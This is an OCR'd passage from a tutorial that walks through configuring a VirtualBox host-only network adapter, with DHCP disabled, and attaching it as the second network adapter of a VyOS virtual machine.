
IPv4 Address: 192.168.66.1

IPv4 Network Mask: 255.255.255.0

IPv6 Address: fe80::e98f:8c73:c6ab:1f83

IPv6 Prefix Length: 64

Make sure that DHCP server is not enabled for this network.



| Name | IPv4 Address/Mask | IPv6 Address/Mask | DHCP Server |
|---|---|---|---|
| VirtualBox Host-Only Ethernet Adapter #4 | 169.254.20.37/16 | | ☑ Enable |
| VirtualBox Host-Only Ethernet Adapter #5 | 192.168.212.1/24 | | □ Enable |

□ Enable Server

Server Address: 0.0.0.0


Server Mask: 0.0.0.0

Lower Address Bound: 0.0.0.0

Upper Address Bound: 0.0.0.0

For changes to take effect, click on "Apply" and then click on "Close" to close the window.

Now open Vyos virtual machine settings, go to network settings and enable the second network adapter and select the Host network adapter 5. Click on "OK".




☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #5

Now Vyos has two network adapters. One is NAT and another one is Host Only.

